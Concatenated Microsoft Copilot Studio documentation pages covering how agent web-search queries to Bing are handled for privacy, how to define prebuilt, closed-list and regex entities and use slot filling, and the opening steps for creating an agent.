Search queries that Copilot Studio agents send to Bing aren't associated with the customer's tenant ID. The query doesn't include any cookies or tracking tokens that could link it to a user session. The Bing service treats the query as an anonymous request from Copilot Studio, preventing any customer-specific profiling.

For Entra ID authenticated users

For Microsoft Entra ID-authenticated use, the Microsoft Copilot Studio service-specific section of the Microsoft Product Terms provides the following commitments about the generated search queries sent to the Bing search service:

- Microsoft has no rights to them other than as needed to provide the service.
- They aren't used to improve Bing.
- They aren't used to create advertising profiles or to track user behavior.
- They aren't shared with advertisers.
- They aren't used to train generative AI foundation models.
- They're treated as customer confidential information and protected by appropriate technical and organizational measures.

For all other use cases

If the user isn't Entra ID authenticated, the content of the query is logged to Bing's systems and used according to the [Microsoft Privacy Statement](#) including to improve the search service—for example, to refine Bing's ranking algorithms or results quality. Because the queries lack identifiers, this logging can't single out an organization or users. Bing uses the data in aggregate to tune search results but can't attribute any query to any individual or organization.

Terms governing Bing web search in Copilot Studio

Copilot Studio's web search capabilities are governed by the [Terms of Use for Grounding with Bing Search and Grounding with Bing Custom Search](#) and the [Microsoft Privacy Statement](#). These terms specify that the Microsoft Privacy Statement applies to any data sent to Bing and that the Microsoft Products and Services Data Protection Addendum (DPA) doesn't apply to that data. Copilot Studio service's own terms (which include Microsoft's Online Services Terms for enterprise) carve out Bing queries from the usual enterprise customer data protections. This exception exists because the data leaves the controlled enterprise boundary and enters Bing's consumer service. Microsoft is committed to compliance with all applicable laws as a data controller for this information, including GDPR and other privacy regulations. As noted previously, for Entra ID authenticated usage, the Microsoft Copilot Studio service-specific section of the Microsoft Product Terms provides additional commitments about the generated search queries sent to the Bing search service.

Controls available to manage web search

Admins can enable or disable Bing search in Power Platform admin center. Calls to the Grounding with Bing Search and Grounding with Bing Custom Search APIs introduce cross-geo data flows.

Extra resources

- [Terms of Use for Grounding with Bing Search and Grounding with Bing Custom Search](#) ↗
- [Microsoft Privacy Statement](#) ↗
- [Add a public website as a knowledge source](#)
- [Enable Web Search for your agent](#)
- [Search public data or use a Bing Custom Search for generative answers nodes](#)

Last updated on 02/01/2026

Use entities and slot filling in agents

A significant part of agent conversations in Copilot Studio is natural language understanding, which is the ability for the AI to understand a user's intent. For example, a customer might say "I tried to use my gift card but it doesn't work." The agent routes the customer to the topic related to gift cards not working, even if that exact phrase isn't listed as a trigger phrase.

One fundamental aspect of natural language understanding is to identify *entities* in a user dialog.

An entity is a unit of information that represents a certain type of real-world subject. For example, a phone number, postal code, city, or even a person's name. With the knowledge granted by entities, an agent can recognize relevant information from a user input and save it for later use.

Prebuilt entities

Entities in agents let you store information in similar groups.

Copilot Studio supports a set of [prebuilt entities](#), which represent the most commonly used information types in real-world dialogs, such as age, colors, numbers, and names. Let's use the **Money** entity as an example.

1. Open an agent in Copilot Studio, select **Settings** at the top of the page, and then select **Entities**. A list of all available entities appears.
2. Select **Money**. The details panel for the entity opens. You see an explanation of this entity and ways it can be used to extract information related to money or currency from user input.

For example, when a user answers "It costs 1000 dollars" to a question from a **Question** node configured to collect this entity, the agent recognizes that "1000 dollars" corresponds to the *money* type of information. When the agent extracts this information and saves it to a variable, it saves "1000" as a number even though the surrounding information was text.


Custom entities

The prebuilt entities cover commonly used information types. Occasionally, such as when you build an agent that serves a specific purpose, you might need to teach the agent's language understanding model domain-specific knowledge.

For instance, let's say you want to build an agent for an outdoor store. In this case, you need to teach the agent to acknowledge the "outdoor gears product" category in a conversation.

First, create a custom entity. In this case, you can create an entity that gives the agent the knowledge of all outdoor product categories.

1. Go to the **Settings** page for your agent and select **Entities**.
2. Select **Add an entity** > **New entity**.
3. Select the desired type of entity: either a **closed list** entity or a **regular expression (regex)** entity.



The screenshot shows a 'Create an entity' dialog box with a teal header and a close button (X) in the top right. On the left, there's an illustration of a person with a speech bubble and a checkmark. Below it, text explains that entities make an agent smarter and are pieces of information like names or places. A link 'Learn more about entities' is provided. On the right, under 'Choose a method', two options are shown: 'Closed list' and 'Regular expression (Regex)'. Each option includes a description and an example with a text input field.

Create an entity ×

Choose a method

Closed list

Define a list. Use when you have an exact list of items that is a manageable size (small to medium).

Example: List of sizes

Extra small
Small
Medium
Large

Regular expression (Regex)

Define a specific logical pattern, such as an ID number, credit card number, IP address, and more.

Example: Article ID pattern that starts with "kb" and ends with 6 digits, such as 'kb123456'.

kb[0-9]{6}

Closed list entities

Closed list entities let you define a list of items. Use these entities for small lists that are easy to manage and that have simple item labels.

1. In **Create an entity**, select **Closed list**.
2. In the panel that opens, enter a name for your new entity, such as *Camping activity*.

3. Add a description, if desired.


4. Under **List items**, enter values you want to associate with this entity. For example, *hiking* and *yoga*.

Alternatively, you can [upload a file](#) listing all the values you want to add for this entity.

When you enter values, you can:

- Select a value and change it.
- Select the trash can icon next to a value to delete it.
- Select **Synonyms** (or select the existing synonyms) next to a value to open the **Edit synonyms** panel.

Add synonyms to expand the matching logic for each value in the list. For example, for *hiking*, you can add *trekking* and *mountaineering* as synonyms.



The screenshot shows a modal dialog titled "Edit synonyms" with a close button (X) in the top right corner. Inside the dialog, the text "hiking" is displayed. Below it, the label "Add synonyms" is followed by a text input field containing "mountaineering" and a blue button with a white plus sign. Below the input field, the word "trekking" is listed. At the bottom right of the dialog is a blue button labeled "Done".

5. If desired, turn on **Smart matching** for this entity.

Smart matching is part of the intelligence supported by the agent's language understanding model. When smart matching is active, the agent interprets user input by using fuzzy logic against the values listed for the entity.

In particular, the agent can autocorrect misspellings and expand its matching logic semantically. For example, the agent can automatically match "softball" to "baseball."

6. After you finish creating or editing your entity, select **Save**. Select **Close** to discard your changes.

Camping activity

Name *

Description

Method

List

The agent will try to match an item on the list based on what the customer says.

Modified

2 minutes ago

Smart matching

☒ on

The Smart matching option enables the agent's understanding of natural language. This can help match misspellings, grammar variations, and words with similar meanings.

If the agent isn't matching enough related words, enhance the agent's understanding further by adding synonyms to your list items.

[Learn more about entities](#)

List items

Add

To add items in bulk, [upload a file](#) | [download](#)

Item	Synonyms
hiking	trekking, mountaineering
yoga	+ Synonyms

SaveClose

Upload values for a closed list entity

From the details panel for a closed list entity, you can add or replace the set of values and synonyms associated with the entity.

1. Prepare a text file (maximum 3 MB) listing all values you want for your entity, including synonyms, if any. Use this format: one value per line, and use the pipe (|) as a delimiter for synonyms. For example:



text
hiking trekking
hiking mountaineering
yoga
cycling bicycling
cooking

2. Under **List items**, select **upload a file**.

3. In **Upload a file**, select the option you want:

- To add new values and synonyms for your entity, select **Append**.
- To replace all existing values and synonyms with the list from your file, select **Replace**.

4. Drop your file onto the window. Alternatively, select **click to browse**, go to your file, and select it.

5. Review the values and synonyms that appear, and select **Add**.

Download values for a closed list entity

From the details panel for a closed list entity, you can download a text file listing the set of values and synonyms associated with the entity.

1. Under **List items**, select **download**.

2. Save the resulting text file, or open it in a text editor to review its content. Each entity value appears on a separate line. If a value has multiple synonyms, they appear on separate lines, like this:

text
hiking trekking
hiking mountaineering

Regular expression (regex) entities

Regular expression (regex) entities let you define logical patterns that you can use to match and extract information from an input. Regex entities are great for complex pattern matching against user input. They're also useful if you need to allow for specific variations in how a user might format or enter their input in a conversation.

For example, use regex entities to identify items such as a tracking ID, a license number, a credit card number, or an IP address.

1. In **Create an entity**, select **Regular expression (regex)**.
2. In the panel that opens, enter a name for your new entity.

Unnamed entity

Name *

Enter entity name

Description

Enter description (optional)

Pattern *

Enter regular expression pattern

Method

Regular expression (Regex)

The agent will extract any text that matches the specific pattern.

[Learn how to use entities](#)

Examples

Knowledge base article ID that starts with "kb" and ends with 6 digits, "kb123456" for example.

`kb[0-9]{6}`

Credit card number that has 13 or 16 digits and starts with a 4.

`4[0-9]{12}(?:[0-9]{3})?`

Tracking number that starts with 9 digits and ends with one letter (upper or lower case), "100456789A" for example.

`(?i)\d{9}[A-Z]{1}`

Save

Close

3. Add a description, if desired.
4. Enter the regular expression pattern that should be used to match and extract entity items from the input.

Copilot Studio [NLU and CLU](#) language understanding use the [.NET regular expressions syntax](#). [NLU+](#) uses the JavaScript regular expressions syntax.

By default, pattern matching is case sensitive. To make it case insensitive, use the `(?i)` regular expression option in your pattern string. Some basic examples are included in the regex entity pane. For more information on the syntax, and for more examples, see [Regular Expression Language - Quick Reference](#).


If you need the regular expression to accommodate multiple patterns, use the alternation operator `|` to concatenate regular expressions. For example, you could combine two regex patterns to look for both the old and new formats of a product ID code.

5. After you finish creating or editing your entity, select **Save**. Select **Close** to discard your changes.

Use entities in a conversation

Now that your agent knows about outdoor gear based on the **Camping activity** entity and other custom entities you created, you can start to use them in your agent.

1. Go to the **Topics** page for your agent.
2. Open the topic for an entity you want to collect.
3. Select the **Add node** icon  and then select **Ask a question**.
4. Under **Identify**, select the entity you created in [Custom entities](#).



The screenshot shows the 'Question' node configuration in Copilot Studio. At the top, there's a header with a question mark icon, the title 'Question', and a dropdown menu set to 'Text'. Below the header is a '+ Add' button. The main content area has a text input field containing 'I can help you with outdoor activities...'. Under the 'Identify' section, there is a dropdown menu showing 'Camping activity' with a right arrow. Below this is a link 'Select options for user'. At the bottom, under 'Save user response as', there is a dropdown menu showing '{x} Var2 choice' with a right arrow.

5. Optionally, select items to show as buttons. For example, if you want to show some categories as buttons for users to conveniently choose from as their input, select **Select options for user** and then select the options you want from the list. This list contains the items you added when you created the custom entity.

Question Text ▾ ...

I can help you with outdoor activities...

Identify

Camping activity >

Select options for user

Options for user

hiking

cooking

fishing

Save user response as

{x} Var2 choice >

6. [Rename the variable](#) that stores the user's response, if you want.

Make entity literals available to your agent

You might want to use exact words from the customer input for purposes such as auditing or further messaging. You can expose literals for an entity by turning on **Include metadata** in the [entity recognition properties](#) of the **Question** node that collects this entity.

When you turn on this option, the type of the variable `StartDate` that holds the start date the user requests for an activity becomes *record* (instead of *date*). `StartDate.Literal` holds what the customer says (for example "tomorrow") and `StartDate.Value` holds the corresponding date. By using these elements in a message, you could make your agent have a conversation like:

Agent question: "When do you want to start?"

Customer response: "tomorrow"

Agent message: "Alright, booking you for tomorrow (4/2/2026)."

The image shows a screenshot of the Copilot Studio interface. It features two nodes: a 'Question' node and a 'Message' node, connected by a plus sign. The 'Question' node has a text input field with the text 'When do you want to start?'. Below it, there is an 'Identify' section with a 'Date' entity. Underneath the 'Identify' section, there is a 'Save user response as' section with a dropdown menu showing '{x} StartDate' and a red box highlighting the 'record' button. The 'Message' node has a text input field with the text 'Alright, booking you for'. Below it, there is a code editor showing the following code:

```
{x} StartDate.Literal string (
{x} StartDate.Value date ).
```

 A red box highlights the 'string' and 'date' types in the code editor.

Slot filling

Slot filling is a natural language understanding concept related to saving an extracted entity to an object. In Copilot Studio, slot filling means placing the extracted entity value into a variable. For more information about the variable base type associated with each prebuilt entity, see [Entities](#).

Let's continue to use the camping activities topic, which is triggered by typing "I want something to do" in the test chat, as an example.

The topic is successfully triggered and the agent asks for the type of activity, also showing the button choices specified when authoring the **Question** node. If you turn on the option to [track between topics](#), the dialog tree also shows the agent is running to this **Question** node.


The image shows the configuration and testing interface for an AI agent. On the left, the 'Trigger' section is configured with the instruction: 'The agent chooses Describe what the topic does respond to "do something", "I want somethi...'. Below this, a 'Question' node is configured with the text: 'I can help you with outdoor activities...'. Under the 'Identify' section, 'Camping activity' is selected. In the 'Options for user' section, 'fishing', 'cooking', and 'hiking' are listed as buttons. The 'Save user response as' section shows the variable 'myActivity' with the choice 'choice'.

On the right, a chat simulation is shown. The agent's initial response is: 'Hello, I'm Camp Buddy. How can I help?'. The user responds with 'I'm bored'. The agent's next response is: 'I can help you with outdoor activities...'. Below this, the user is presented with three buttons: 'fishing', 'cooking', and 'hiking'. The chat input field shows the prompt: 'Ask a question or describe what you need'.

A customer can use the predefined choices by selecting one of the buttons. Alternatively, they can also type in something like "trekking" and see that it maps to "hiking," because those words were defined as synonyms.

The tracking view shows that the dialog is correctly routed to the path in which the product category value is "Hiking."


Slot filling happens when your agent stores the extracted entity value "Hiking" into the variable that holds the user response at this question node (`myActivity`, in this example scenario). To see slot filling in action, [observe the values of your variables as you test your agent](#). Here, the **Test** tab of the **Variables** panel shows that the variable value is "Hiking."



Proactive slot filling

You can also use proactive slot filling, which allows the user to specify multiple pieces of information that map to different entities, at once. The agent understands what information belongs to which entity. In cases where it's unsure of the intended mapping, it prompts the user to be more specific by providing choices.

In this example, the user wrote "I'm bored but I like mountaineering." This message includes the trigger phrase that the user wants help with outdoor activities and a second piece of information, "mountaineering," which is a synonym for hiking. In this case, the agent fills in both the entity for choosing an outdoor activity, and for the type of activity.




The tracking view shows that the agent takes in this user input, and intelligently skips the **Question** node asking for the type of activity.

The agent is always actively listening to the user input, remembering information upfront so it can skip unnecessary steps as appropriate.


Let's restart the testing again and try another case. In this round, you can add a couple more **Question** nodes asking for things like how much time you have for the activity (using the **Duration** entity) and the price range (using the **Money** entity).

This time when the product category question is presented, instead of telling the agent only the product category, the user can say "I want to buy a pair of hiking boots under \$100." In this example, the agent isn't only able to route to the correct hiking product category path, but also actively fill the slots asking for the type of hiking gear and the target price range information.




You can manually control proactive slot filling at the node level. If you want to always prompt for the question within a specific node, regardless of whether the slot is already filled from previous user responses, turn off the **Skip question** option for that **Question** node.

1. Select the three dots (...) of the **Question** node, and then select **Properties**. The **Question properties** panel appears.



2. On the **Question properties** panel, select **Question behavior**.
3. On the **Question behavior** panel, under **Skip question**, select **Ask every time**, and then select **Save** at the top of the page.



Accept one of multiple entities at a conversation turn

In some situations, an agent can accept one of multiple valid answers at a given conversation turn. For example, your agent might prompt a customer to provide either their account number or their phone number. You might also want your agent to let a customer state that they don't have the information, and route the customer accordingly instead of immediately escalating to a customer service representative.

1. Add a [Question node](#).
2. Under **Identify**, select **One of multiple entities**.

3. For each entity you want to accept at this node, select **New entity** and select the desired entity. A **Question** node can support up to five different entities.
4. Select the default variable name under **Save user response as** to open the **Variable properties** panel and change the name to something meaningful—for example, **Identifier**.

The variable that stores the recognized entity value is of type *record*, with one element for each supported entity at this node—for example **Identifier.account**, **Identifier.phone**, **Identifier.unknown**.

5. Add conditions to route the conversation according to the information provided by the customer. It's a good practice to set up your conditions with the **is not Blank** operator (or **is Blank**).

Recognition behavior for "One of multiple entities"

This type of recognition identifies *a single entity* out of a set of possible entities at a conversation turn. If a customer enters a statement that contains two or more of the entities configured for identification at the corresponding **Question** node, the agent identifies *only* the first entity in the list. Therefore, make sure to craft the questions and the conditional logic that follows such **Question** nodes accordingly.

For example, let's say a **Question** node is configured to recognize one of the following: a library card number, a phone number, or "I don't know," in this order. If a customer says "My phone number is 777 555-1212 and my card number is 123456789," the recognized entity value is the card number because it's the first entity in the list of possible entities at the corresponding **Question** node.

If the agent can't identify any of the entities a **Question** node is configured to recognize, it applies the [reprompt behavior](#) specified for this node.

Limitations

The following limitations apply to **Question** nodes that you configure to collect one of multiple entities during a conversation turn:

- You can include up to five entities.
- You can't use external entities.

- You can include only one entity of each type. For example, one **Question** node can't recognize two entities of the type **Date**.
-

Last updated on 04/07/2026

Create and delete agents

Summarize this article for me

In Copilot Studio, you can easily create agents by describing what you want your agent to do, in your own words.

For steps to create your first agent, see [Quickstart: Create and deploy an agent](#).

Create an agent

Web app

1. Sign in to [Copilot Studio](#).
2. Switch to the environment you want, if needed.
3. Optionally, [change the primary language, solution, and schema name](#) for your agent.
4. On the **Home** page or on the **Agents** page, enter a brief description of what you want your agent to do. The description can have up to 1,024 characters.

ⓘ Note

The option to create an agent in natural language isn't available if you're in a sovereign cloud or if your admin turned off cross-geo checks.

Alternatively, use one of the following options:

- On the **Home** page, select **Create an agent** under **Start building from scratch**.
- On the **Agents** page, select **Create blank agent**.
- On the **Agents** page, select the down arrow next to **Create blank agent**, select **Advance create** to [change the primary language, solution, and schema name](#) for your agent, and select **Confirm and create**.

The **Overview** page for your agent appears.

